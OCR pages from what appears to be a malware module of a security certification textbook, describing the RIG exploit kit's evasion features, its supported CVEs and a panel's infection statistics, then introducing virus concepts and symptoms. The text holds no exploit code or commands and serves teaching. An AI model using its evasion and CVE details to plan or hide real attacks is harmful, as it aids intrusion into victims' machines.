
Features:

- Landing page based on a standard 302 redirect
- Domain auto-rotator to avoid blacklisting and detection
- FUD (entirely undetectable) exploits
- Combination of different web technologies, such as DoSWF, JavaScript, Flash, and VBScript, to obfuscate the attack

The RIG exploit kit is supported for different browsers as well as the following CVEs:

CVE-2018-4878	Adobe Flash Player Use-After-Free Vulnerability
CVE-2018-8174	Windows VBScript Engine Remote Code Execution Vulnerability
CVE-2013-2551	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0322	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0497	Adobe Flash Player Remote Code Execution Vulnerability
CVE-2013-0074	Microsoft Silverlight Double Deference Remote Code Execution Vulnerability
CVE-2013-2465	Oracle Java SE Memory Corruption Vulnerability
CVE-2012-0507	Oracle Java SE Remote Java Runtime Environment Code Execution Vulnerability
CVE-2014-6332	Windows OLE Automation Array Remote Code Execution Vulnerability.
CVE-2015-2419	JScript9 Memory Corruption Vulnerability
CVE-2016-0189	Scripting Engine Memory Corruption Vulnerability
CVE-2015-8651	Integer Overflow in Adobe Flash Player Vulnerability

Table 7.3: List of CVEs for RIG Exploit Kit



Statistics

Overview

Downloads	Exploits	%
1057591	397512	37.6 %

Exploits

Type	Count
flash	176778
ie10	115632
msie	98587
silver	6515

Countres

Option	Value
BR	949728
US	44134
BG	10653
ES	10165
TR	8771
MX	7459
XX	6895

Browsers

Option	Value
MSIE 7.0	381945
MSIE 11.0	303240
Unknown	116030
MSIE 8.0	111238
MSIE 9.0	66971
MSIE 10.0	64252
MSIE 6.0	11786


OS

Option	Value
Windows 7	613288
Windows 8	160300
Unknown	117451
Windows 8.1	89643
Windows XP	65875
Windows Vista	10001
Windows Server 2003	534

Figure 7.33: Screenshot of RIG Exploit Kit

Some additional exploit kits that attackers can use to propagate and deploy Trojans are as follows:

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown




Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.



Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate

Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.


An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

- Suspicious hard drive activity
- Browser window “freezes”
- Lack of storage space
- Unwanted advertisements and pop-up windows



